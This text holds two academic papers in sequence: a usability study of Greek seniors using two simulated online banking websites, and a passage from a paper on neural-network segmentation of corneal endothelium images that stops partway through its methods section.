**P**OPULATION aging is a worldwide phenomenon. At the present time, the older section of the population lives surrounded by technology, internet- and mobile-based, most of which is, however, not adapted to their needs. However, this increase worldwide in numbers of the aged means that the need for online and mobile technology services will only increase. By 2020, it is anticipated that there will be more than a billion older adults, making it essential that websites be designed for easy use by the elderly [1].

Online banking is an exchange that employs laptops or other mobile devices, such as smart phones and tablets. Through online banking, the user can transfer and receive money, pay bills, initiate fixed deposits and perform transactions and other tasks. At the time when research for this paper began, little attention had been paid to the concerns of older adults and their ability to access online banking systems. According to a recent Federal Reserve Board report, only 18% of people over the age of 60 use mobile banking [2].

Providing online banking resources, however, does not guarantee that older adults will be successful at accessing the system or understanding how to complete their tasks. Banking institutions have been creating websites for many years now, although these cannot be said to be user-friendly for older users, in that they create barriers that tend to

prevent such users from using their mobile devices to access and use banking services [3].

It is clearly necessary to adapt applications and services both to the needs and preferences of this increasing number of older users and to the requirements of new economic contexts [4]. Older users encounter numerous barriers that arise from aging when they interact with computer technology and particularly when they attempt online banking [5].

The purpose of our study was to explore the experiences of "seniors" (persons aged 65 and over) in relation to online banking websites. More particularly, this study attempts to explore the experiences of seniors using two popular online web banking sites, that is, those belonging to two Greek banks, Alpha Bank and Piraeus Bank. The study offers an empirical evaluation of how far online banking interfaces meet the needs of older users and how such persons perceive their online-banking experiences.

We start our paper with a review of the literature, which establishes the theoretical background to our study. We then describe the research methodology employed, discuss the results and offer informal recommendations before the conclusions.

### II. BACKGROUND

#### A. Defining "Seniors"

There is no exact point in a person's life at which they become a "senior". However, due to an obvious need for such a definition, various classifications of "seniors" or "older adults" do exist. Nielsen defines "seniors" as users aged 65 years or older, without giving an upper limit. He notes that users aged 65 and older are 43% slower at using websites than users aged 21–55. This represents an advance over results given in earlier studies, but designs should clearly be modified still more, to accommodate the needs of aging users even further. Nielsen points out that the success rate for completing online tasks is typically a third less for those over 65 years of age than for those under 55 years old [6]. Website tasks take seniors on average 7:43 minutes to complete, whilst younger users complete their tasks in 5:28 minutes [6]. Nielsen uses a simple definition. For him, "Seniors" are simply users aged 65 years or older. Nielsen also reports that "Between the ages of 25 and 60, the time

users need to complete website tasks increases by 0.8% per year” [7].

B. Ageing

The aging population in the Europe is already large and is growing. It enjoys considerable social and economic power. Furthermore, people are now living longer. Nearly 80% of the population now survives beyond the age of 65. In 2010, older workers accounted for 17% - 31% of the population of the European Union, while it is forecast that by 2050 these rates will have more than doubled [8]. Intimately related to issues involved in the design of new websites or applications for seniors is the importance of understanding the highly complex process of human ageing as cognitive, perceptual and motor abilities decline with age and thus render more difficult many tasks, including basic pointing and selecting, that are commonly used in interaction with a device [9], [10], [11], [12].

C. Online Banking

Online banking makes use of electronic payment processes that allow both customers and financial institutions to perform a wide range of banking transactions through their website. Some online banks are traditional banks which also offer online banking, while others exist only in cyberspace and have no physical presence. Online Banking is changing the way customers interact with the banks [13]. Seniors, however, are not accustomed to computers and are more unfamiliar with the functional use of information technology based services than are middle-aged adults and the young [14].

D. User Experience

User experience (UX) is a concept widely used in human-computer interaction (HCI), both in research and practice. As devices and applications become increasingly ubiquitous, it becomes ever more important to improve and facilitate UX. The International Organization for Standardization (ISO) defines user experience as “a person's perceptions and responses that result from the use or anticipated use of a product, system or service” [15]. User experience is thus subjective and focuses on use. In regard to user performance when using a device, previous studies have shown that novice users usually face greater difficulties than the experienced do in handling computer devices or in acquiring computer skills [16],[17]. In Buxton’s [18] view, user experience consists of a combination of visual and experiential aesthetics and usability. The experience of online banking on the part of seniors is a mix of positive and negative. A minority of older people use Internet banking and appreciate its convenience. The most important barriers to utilizing online banking lay in the fact that would-be users did not know how to get started and that they found existing online banking confusing. The quality of User Experience is what dictates whether seniors adopt the system or not. Getting the design right improves user experience and may attract new customers [19].

III. RESEARCH METHODOLOGY

To examine how seniors conceptualize online banking, participants were invited to participate in a usability testing involving interaction with two of the most popular web banking sites in Greece, namely , the Alpha Bank site (B1) and the Piraeus Bank site. (B2) (Fig.1, Fig.2).




Fig.1 Screen capture Alpha Bank (B1)




Fig.2 Bank Screen capture Piraeus Bank (B2)

A. Participants

Twelve participants in their 60s and 70s (7 females and 5 males) were contacted and selected through verbal contact.

TABLE I  
PARTICIPANTS’ AGE, GENDER

Alpha Bank (B1)						
ID	P1	P2	P3	P4	P5	P6
Age	62	74	65	72	63	79
Gender	F	F	M	F	F	M
Mean age = 69.2				SD= 6.3		
Piraeus Bank (B2)						
ID	P7	P8	P9	P10	P11	P12
Age	67	73	66	67	78	63
Gender	M	M	F	F	F	M
Mean age = 69.0				SD= 5.0		

For this recruitment procedure, we applied the following three criteria:

1. that the seniors wished to use online banking,
2. that they had no previous experience of these two sites
3. that they had at least some experience of the internet.

The participants are educated, reasonably healthy, active and motivated older users and as mentioned above, have basic computer skills. Given the evidence from our previous studies, the number of people in this experiment was sufficient to provide satisfactory evidence and depth of

knowledge. The age and gender of the participants and their assignment to either bank site, which was performed randomly, are shown in Table I. All participants gave their written, informed consent to participate.

#### B. Procedure

Our study evaluated two simulated bank websites, Alpha (B1) and Piraeus (B2). A digital camera was used to create a complete record of all user interactions with the website. After being welcomed by the experimenters, participants were told that they were to take part in a user experience test. Participants thereupon completed a pre-questionnaire regarding demographics and computer technology use. Test sessions started with a brief introduction, in which the purpose of the study was explained. To ensure the privacy of participants and reproduce a realistic environment, two prototypes were developed that simulated the behavior of the two bank websites through the use of prototyping software. Participants were then shown the home page of the bank website assigned to them and asked various questions about it. Participants were then asked to complete a series of tasks related to each of the two sites.

Overall, the two sets of tasks were similar, but differed in detail, given that the content and the options varied between the two sites. During the test session, a digital camera was used to create a complete record of all user interactions with the interface. The users' voices were recorded and their activity on the website was also recorded by means of screen-capture software. During each session, two experimenters were present, one primarily to engage with the participants, and the other to take notes. User performance was recorded in terms of the effectiveness, efficiency and ease of use of bank websites.

#### C. User Tasks

For the usability test, the participants were required to complete the six tasks given in Table II. The tasks were chosen as being representative of online banking activities. Participants were allowed up to four minutes to complete each task.

TABLE II  
PARTICIPANTS' TASKS

<b>Task 1</b>	Turn on device and select the bank site
<b>Task 2</b>	Understanding the home page
<b>Task 3</b>	Login to your account
<b>Task 4</b>	Navigating through the bank site
<b>Task 5</b>	Make a transaction (money transfer)
<b>Task 6</b>	Print the receipt of this transaction

### IV. RESULTS AND DISCUSSION

Overall, participants found the websites functional, but frustrating. The results obtained were used to compare our two bank websites in terms of efficiency, effectiveness and ease of use. "Effectiveness" refers to how "well" a system does what it supposed to do. To evaluate task effectiveness,

we measured the percentage of steps successfully negotiated within the time limit (5 min).

"Efficiency" refers to how quickly a system supports the user in what he wishes to do. To evaluate efficiency, we recorded the time required to process the task. "Satisfaction" and "ease of use" refer to the subjective view of the system on the part of the user [20],[21],[22]. Qualitative and quantitative data were collected from each participant. Qualitative data included the participants' verbal protocol as recorded in video recordings and discussion with each participant after the test.

#### A. Efficiency-Task completion Time

Efficiency is a measure that is highly dependent on the amount of time spent completing the task. We recorded the total amount of time required to complete each task on each of the bank websites. Table III shows information on the mean time spent by the participants. Some tasks were more difficult to complete than others and this is reflected by the average time spent on the task. The results indicate that participants spent more time (Average time) on task completion when interacting with website B2.

#### B. Effectiveness

The percentage of users that manage to complete a task successfully is the "success rate". This thus becomes a measure of the effectiveness of the design. Our results are shown in Table III.

TABLE III  
TASK COMPLETION TIME & SUCCESS RATE

Tasks	Average Time for Completion in seconds		Standard deviation		Success Rate (percentage)	
	B1	B2	B1	B2	B1	B2
<b>Task 1</b>	124	141	36.9	82.8	100%	100%
<b>Task 2</b>	94	96	26.8	19.5	83%	67%
<b>Task 3</b>	126	166	40.7	58.3	67%	67%
<b>Task 4</b>	169	250	33.8	73.5	67%	50%
<b>Task 5</b>	234	282	61.4	70.9	67%	50%
<b>Task 6</b>	171	200	28.2	58.0	83%	67%

#### C. Post- test Questionnaire

User satisfaction may be an important factor in motivating people to use a web site, an application or a product and may affect user performance. After completing the tasks, therefore, participants were asked follow-up questions regarding their experiences with the website. The post questionnaire results show that:

- The bank sites were easy to access (B1 (83%), B2 (50%)) and very easy (B2 (17%)) (**Task 1**)
- Participants understood the home page B1 (67%) and B2 (50%)(**Task 2**)
- When participants were asked about the simulation task that involved logging in to their account, they found it neutral (B1(67%), B2(50%))(**Task 3**).



- As regards navigation through the two sites, one third of participants found this task difficult, one third found it neutral and one third found it easy. Difficulties arose in identifying the correct button for the action they wanted to complete (**Task 4**).
- Most participants found the task involving a transaction difficult (B1 (67%), B2 (67%)) (**Task 5**).
- Participants were very clearly unable to find the icon for printing the transaction receipt. In particular, this task at site B2 was found difficult (83%) to very difficult (17%), due to the small size of the icon involved (**Task 6**).

Participants commented on their frustration when using their website. In particular, Participant 2 commented “*Some tasks were very frustrating*”, Participant 8 complained that “*I can’t find my way back to the previous page, when I try to fill in my account number in Task 5*”.

We observed several other sources of confusion and frustration for the participants, including not understanding “*where they were*” in the case of both sites. This arose because of the low contrast between the button they had selected and the background. Participant 11 claimed that he was unable to find the “*print button*” in site B2 to print his transaction. The closer the visual representation is to the intended meaning, the shorter the articulatory distance becomes [23]. In addition, participants commented that “*There is too much to read*” and they had to scroll down the page. Several participants did not know how to use cues on web pages (e.g. page titles, menu highlighting) to keep track of where they were on the website and so felt lost.

#### D. Overall user experience

Several participants mentioned that they were excited to learn about computers and online banking, because this would enable them to save time and money, although they did not have anyone to teach them. Some of them used our study as a learning opportunity, and paid close attention after a task had been completed, in order to learn more about online banking and the correct way to complete tasks.

Although many of the seniors showed interest in using online banking, many voiced concerns regarding usability that arose from confusing navigation and layout, small text, inadequately contrasting colours, very small icons and a lack of comprehension of web terminology.

Regarding interface options and selections, seniors preferred fewer options. Seniors want to learn to use online banking, but are sometimes intimidated. This was apparent to us in discussion subsequent to the post test questionnaire. Some of the critical barriers to seniors adopting online banking include:

- small fonts and very small abstract icons and symbols,
- poor text legibility, due to the use of capitals letters for selection sections (B2),
- difficulties in accessing content indicated by poorly contrasting colours,
- the need for excessive scrolling, in which participants need to scroll the page to read important information,

- small buttons, functions that are difficult to manipulate, such as scrolling a menu (B2) and unnecessarily complicated interfaces,
- difficulty in finding one’s location in the site and
- cluttered interfaces




Fig.3 Task difficulty in percentage for B1 bank website




Fig.4 Task difficulty in percentage for B2 bank website

#### E. Design recommendations

In view of our usability test results and our analysis of our post questionnaire results, we make the following recommendations in the hope of making improvements in the areas in which participants experienced problems, confusion and frustration.

- Inserting more space between sections, employing larger fonts for headers and using more deeply contrasting colors would improve perceptions of hierarchy and help direct seniors to the sections to which they wish to navigate.
  - Scrolling menus shouldn’t be used, as seniors dislike them.
  - A clear distinction should be made between clickable buttons and non-clickable features.
  - There should be provision of clear feedback on actions.
- Johnson and Finn argue that, if one keeps in mind the usability issues experienced by seniors when one designs

interfaces, one can improve the user experience for many people, rather than just the elderly [24].

#### D. Limitations

Given the small sample size ( $n = 12$ ), the results of our study cannot claim to offer a comprehensive picture of seniors' interaction with online banking systems. Another important factor limiting the applicability of our results lies in the fact that participants used simulated, rather than real, websites. Furthermore, although participants had to log in to our simulated sites, they were not required to wait for a response from the bank.

This is of importance, as it has been reported in the literature that most senior users abandon their efforts in a few seconds, if they face difficulties during login.

#### V. CONCLUSION

The aim of our study was to explore seniors' experience of online banking. We used twelve participants and two Greek websites, that of Alpha bank and that of Piraeus Bank to test our experimental methodology. Six of the participants were randomly assigned to one website and six to the other. Because of the small size of the sample ( $n=12$ ), we evaluated our data on the basis of descriptive statistics. We elicited user experience by means of six tasks.

Several seniors indeed wish to use online banking and the majority of those whom we surveyed are interested in using internet banking, because they understand its benefits. The results of the study show that both in terms of usability and overall impression our participants found the websites to be functional, but felt that they require considerable improvement to ensure a user-friendly experience. Design considerations should include the suggestions made by seniors, such as the use of larger font, the use of highly contrasting colours in selections, the reduction of features and the use of an intuitive interface and of a structure offering easier navigation. Furthermore, some abstract icons, such as that for the 'print' function, may need to be redesigned, so that older adults understand their function more easily.

In view of the lack of studies on the experience of seniors with banking websites, it is our hope that this study has contributed to the literature, in that it offers findings that will improve the usability for seniors of online banking sites.

#### REFERENCES

- [1] P. Zaphiris, S. Kurniawan, M. Ghiawadwala, "Systematic Approach to the Development of Research-Based Web Design Guidelines for Older People" *Universal Access in the Information Society Journal*, 6(1), pp 59-76, 2007.
- [2] Federal Reserve Board reports and publications 2016 [online]. Available at [www.federalreserve.gov/publications/default.htm](http://www.federalreserve.gov/publications/default.htm).
- [3] J. Gunther, AARP's Bank Safe Initiative: A Comprehensive Approach to Better Serving and Protecting Customers, AARP Public Policy Institute, 2016.
- [4] Web Accessibility and Older People: Meeting the Needs of Ageing Web Users, <http://www.w3.org/WAI/older-users>
- [5] D. Lunn, Y. Yesilada, and S. Harper, "Barriers faced by older users on static web pages: criteria used in the barrier walkthrough method," 2009.
- [6] J. Nielsen, "Seniors as Web Users" 2013[Online]. Available :<https://www.nngroup.com/articles/usability-for-senior-citizens.html>
- [7] J. Nielsen, "Usability for senior citizens" 2002[Online]. Retrieved from <http://www.useit.com/alertbox/seniors.html>
- [8] W3C/WAI, World Wide Web Consortium: Web Accessibility Initiative. <http://www.w3.org/WAI>. W3C/WCAG 1.0, 2008.
- [9] A. Chadwick-Dias, M. McNulty, and T. Tullis, "Web usability and age: How design changes can improve performance", *SIGCAPH Comput. Phys. Handi-cap.*, vol. 73-74, pp. 30-37, 2002.
- [10] S. J. Czaja and C. C. Lee, "The impact of aging on access to technology", *Universal Access in the Information Society*, vol. 5, no. 4, pp. 341-349, 2007.
- [11] K. Moatt, S. Yuen, and J. McGrenere, "Hover or tap?: supporting pen-based menu navigation for older adults," in *Proceedings of the 10th International ACM SIGACCESS Conference on Computers and Accessibility*, ACM: Halifax, Nova Scotia, Canada, 2008.
- [12] A. Worden et al, "Making computers easier for older adults to use: Area cursors and sticky icons", in *Proceedings of ACM CHI 97 Conference on Human Factors in Computing Systems*, 1997.
- [13] M.Wu, Jayawardhena. C & R. Hamilton "A comprehensive examination of internet banking user behaviour: evidence from customers yet to adopt, currently using and stopped using". *Marketing Management*, 30(9-10) pp. 1006-1038, 2014.
- [14] M. Lee, "Factors influencing the adoption of internet banking: An integration of TAM and TPB with perceived risk and perceived benefit". *Electronic Commerce Research and Applications*, 8, pp. 130-141, 2009. doi:10.1016/j.elerap.2008.11.006
- [15] ISO FDIS 9241-210 Ergonomics of human system interaction – Part 210: Human-centered design for interactive systems International Organization for Standardization (ISO), Switzerland, 2009.
- [16] J. Goodman, P. Gray, K. Khammampad, and S. Brewster, "Using landmarks to support older people in navigation". *Lecture Notes in Computer Science* 3160: pp. 38-48, 2004.
- [17] C. Gatsou, A. Politis & D. Zevgolis, "Exploring inexperienced user performance of a mobile tablet application through usability testing". *Federated Conference on Computer Science and Information Systems*. pp. 557-564, 2013
- [18] W. Buxton, *Sketching User Experiences*, Morgan Kaufmann 2007.
- [19] C. Gatsou, A. Politis & D. Zevgolis, "The Importance of Mobile Interface Icons on User Interaction". *IJCSA*, 9(3) pp 92-107, 2012
- [20] J. Redish, *Letting Go of the Words, Second Edition: Writing Web Content that Works* Morgan Kaufmann, USA, 2012
- [21] T. Tullis, and W. Albert, *Measuring the User Experience: Collecting, Analyzing, and Presenting Usability Metrics*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 2008.
- [22] J. Rubin, and D. Chisnell, *Handbook of Usability Testing: How to Plan, Design and Conduct Effective Tests* (2nd Ed.). Indianapolis, IN: Wiley Publishing, 2008.
- [23] C. Gatsou, A. Politis, D. Zevgolis, "From icons perception to mobile interaction". In *proceedings of the Computer Science and Information Systems (FedCSIS)*, pp 705-710, 2011.
- [24] J. Johnson, K. Finn *Designing User Interfaces for an Aging Population*, Morgan Kaufmann, USA, 2017.



# Corneal Endothelium Image Segmentation Using Feedforward Neural Network

Anna Fabijańska

Institute of Applied Computer Science  
Lodz University of Technology  
ul. Stefanowskiego 18/22,  
90-924 Lodz, Poland  
Email: anna.fabijanska@p.lodz.pl

**Abstract**—In this paper the problem of corneal endothelium image segmentation is considered. Particularly, a fully automatic approach for delineating contours of corneal endothelial cells is proposed. The approach produces one pixel width outline of cells. It bases on a simple feedforward neural network trained to recognize pixels which belong to the cell borders. The edge probability (edginess) map output by the network is next analysed row by row and column by column in order to find local peaks of the network response. These peaks are considered as cell border candidates and in the last step of the method via binary morphological processing are linked to create continuous outlines of cells. The results of applying the proposed approach to publicly available data set of corneal endothelium images as well as the assessment of the method against ground truth segmentation are presented and discussed. Obtained results show, that the proposed approach performs very well. The resulting mean absolute error of cell number determination is around 5% while the average DICE measure reaches 0.83 which is a good result, especially when one pixel width objects are compared.

**Index Terms**—corneal endothelium, cell segmentation, feedforward neural network, peaks detection

## I. INTRODUCTION

THE corneal endothelium i.e. the inner layer of the cornea, is of great interest for ophthalmologists. This layer is formed by closely packed, predominantly hexagonal cells whose shape and structure can provide important diagnostic information about the cornea health status or indicate some corneal diseases [1], [2]. Particularly, the quantification of corneal health status is usually performed based on endothelial image by means of corneal endothelial cell density. Additional measures like cell size distribution or cells hexagonality are also useful to evaluate the health status of the corneal tissue. However, the usage of the latter measures is not common in everyday clinical routine. It is because performing this kind of assessment requires segmentation of all cells present in the endothelial image. Having in mind that in the healthy cornea there are up to 3000 endothelial cells per square millimetre, their manual segmentation is very tedious and very time consuming activity. The reason is that it requires manual delineation of cell borders. Since no commercial software is available for corneal endothelial cell segmentation, the development of the dedicated image processing and analysis algorithms for computer aided diagnosis of corneal diseases still remains a vital problem [3].

Segmentation of corneal endothelial cells is a difficult and sometimes very challenging task. The problems arise mainly due to inhomogeneous background illumination in specular microscopy corneal endothelium images. This factor reduces contrast in some regions of an image and makes cell borders difficult to recognize even by an expert.

Several semi-automatic or fully automatic solutions for segmentation of endothelial image have already been introduced. Their aim is to delineate cell borders using such techniques as: local greyscale thresholding followed by scissoring and morphological thinning [4], [5], scale-space filtering followed by binarization and morphological processing [6] or hexagon detection using shape dependent filters [7], [8], [9]. More sophisticated methods include application of watersheds [10], [11], [12], [13], [14], active contours [15], [16], genetic algorithms [17] or analysis of local pixel levels aimed at finding intensity valleys corresponding to borders between cells [18]. Several machine learning approaches have also been proposed by the team of Ruggeri, including: neural network [19], [20], Bayesian framework [21], support vector machines classifier [22] and genetic algorithm [23]. However, up to this point none of the existing techniques allows to achieve perfect segmentation of endothelial cells. The results




Fig. 1. A sample pair of images from the Alizarine dataset; a) original corneal endothelium image  $I_{RGB}$ ; b) the corresponding ground truth  $G$ .




Fig. 2. The general work-flow of the proposed approach for corneal endothelium image segmentation.

still require manual editing, since undetected or false cell boundaries often appear in the resulting image.

Having in mind above limitations, this paper proposes an alternative solution to automatic segmentation of endothelial cells from microscopic images of corneal endothelium. The proposed approach is based on a simple feedforward neural network which is thought to recognize pixels located at the borders between cells and thus segment their contours. The edge probability map output by the network is next subjected to further processing in order to produce one pixel width boundaries of cells. Particularly, local peaks of edge probability map are considered as cell border pixels and linked to create continuous outlines of cells.

The following part of this paper is organised as follows. Firstly, in Section II the description of the dataset used in this study is given. The proposed approach is described in details in Section III and followed by evaluation of the results and discussion in Section IV. Finally, Section V concludes the paper.

## II. INPUT DATA

In this work corneal endothelium image *Alizarine* data set was used [20]. The dataset (which can be downloaded from [24]) contains 30 images of corneal endothelium, each stored as JPEG compressed file of the resolution 576×768 pixels. The images were acquired from 30 porcine eyes stained with alizarine red using inverse phase contrast microscope (CK 40, Olympus) at 200×magnification and analogue camera (SSC-DC50AP, Sony).

In the dataset for each image the corresponding manually created ground truth is provided. The ground truth images delineate borders between single cells within selected regions of each image. On average the area of  $0.54 \pm 0.07 \text{ mm}^2$  per cornea was assessed, ranging from 0.31 to 0.64  $\text{mm}^2$ .

A sample corneal endothelium image from the considered dataset is shown in Figure 1a, while the corresponding ground truth is presented in Figure 1b. From the figure it can be seen that cells manifest themselves as uniformly sized hexagonal regions separated by visibly darker borders. Due to the acquisition protocol and uneven illumination in some regions of the image the contrast between cell boundaries and background is low. Additionally, intensity inhomogeneity within the background can be observed. These factors significantly hinder cell segmentation.

## III. THE PROPOSED APPROACH

The aim of the proposed approach is to obtain a binary representation  $\mathcal{M}(x, y) : \Omega \subset \mathbb{R}^2 \rightarrow \{0, 1\}$  of endothelial cell borders in corneal endothelium image  $\mathcal{I}_{RGB}(x, y)$ . Particularly, the output of the proposed approach is binary image  $\mathcal{M}$  in which 1 (i.e. white pixels) correspond with cell borders and 0 (i.e. black pixels) correspond with cell bodies. This is obtained by following the procedure summarised in Figure 2.

The main idea behind the introduced approach is to use ground truth images provided in *Alizarine* dataset to train a simple feedforward neural network to recognize borders between cells. The trained network is next used to perform edge based segmentation of endothelial cells in new images. The details of this procedure are given in the following subsections.

### A. Colour space transformation and colour component selection

In the input corneal endothelial images  $\mathcal{I}_{RGB}$  each pixel  $(x, y)$  stores red, green and blue colour component, i.e.  $\mathcal{I}_{RGB}(x, y) = [r(x, y), g(x, y), b(x, y)]$ . Prior to the main processing the transformation  $F : \mathcal{I}_{RGB} \rightarrow \mathcal{I}_{HSV}$  into the HSV colour space is applied, where  $\mathcal{I}_{HSV}(x, y) =$



$[h(x, y), s(x, y), v(x, y)]$  and colour components represent hue, saturation and value respectively. Further processing is performed with respect to  $v$  colour component, since other colour components do not carry significant information related to cell borders. This is illustrated in Figure 3 which presents sample corneal endothelium image and the corresponding  $h, s, v$  colour components.




Fig. 3. A corneal endothelium image HSV colour components; a) original image  $I_{RGB}$ ; b) hue colour component  $h$ ; c) saturation colour component  $s$ ; d) value colour component  $v$ .

### B. Background removal

In the next step image  $v$  is enhanced in order to compensate for non-uniform intensity distribution within background and thus to highlight image information at the cell borders. This is obtained via background  $v_{bkg}$  subtraction performed in accordance with the following equation:

$$\hat{v} = v - v_{bkg} \quad (1)$$

where image of background is a result of greyscale morphological opening of image  $v$  with a big structural element  $s_{el}$  (see Eqn. 2).

$$v_{bkg} = (v \ominus s_{el}) \oplus s_{el} \quad (2)$$

where  $\ominus$  denotes erosion and  $\oplus$  denotes dilation.

The element  $s_{el}$  should be big enough to remove cell borders. In this study  $s_{el}$  was selected to be a disk of a radius 15 pixels. Shape of the structural element was set experimentally. Disk shape was used due to similarity to cells shape.

### C. Features determination

In features determination stage the following features are determined for each pixel  $(x, y)$  of an image  $v$ :

- average value of intensity  $\bar{v}$  in the neighbourhood of  $5 \times 5$  pixels;
- standard deviation of intensity  $\sigma_v$  in the neighbourhood of  $5 \times 5$  pixels;
- vesselness  $\mathcal{V}$  determined from image  $v$  using Frangi's approach with default settings [25];
- scale  $\mathcal{V}_\sigma$  used for vesselness determination [25].

The images representing considered features obtained for a sample image are presented in Figure 4. It can be seen, that vesselness (Fig. 4e), scale (Fig. 4f) and partially standard deviation (Fig. 4d) give visibly distinguished responses at the edges of cells, while intensity information may be helpful in distinguishing cells bodies.

The experiments considering selection of some of the above features were also performed, however using all of these five features yielded the best results in terms of cell detection accuracy.

### D. Neural network training

Features determined as described above are next composed into a feature vector  $F = [v, \bar{v}, \sigma_v, \mathcal{V}, \mathcal{V}_\sigma]$  and assigned to the corresponding pixel  $(x, y)$ . The feature vectors together with the corresponding ground truths segmentations are used to train a neural network  $\mathcal{T}$  such that  $\mathcal{T} : F(x, y) \rightarrow \{\mathcal{O}(x, y) : \mathcal{O}(x, y) \in [0, 1]\}$  and value of 0 corresponds with a cell body while value of 1 denotes a cell boundary.

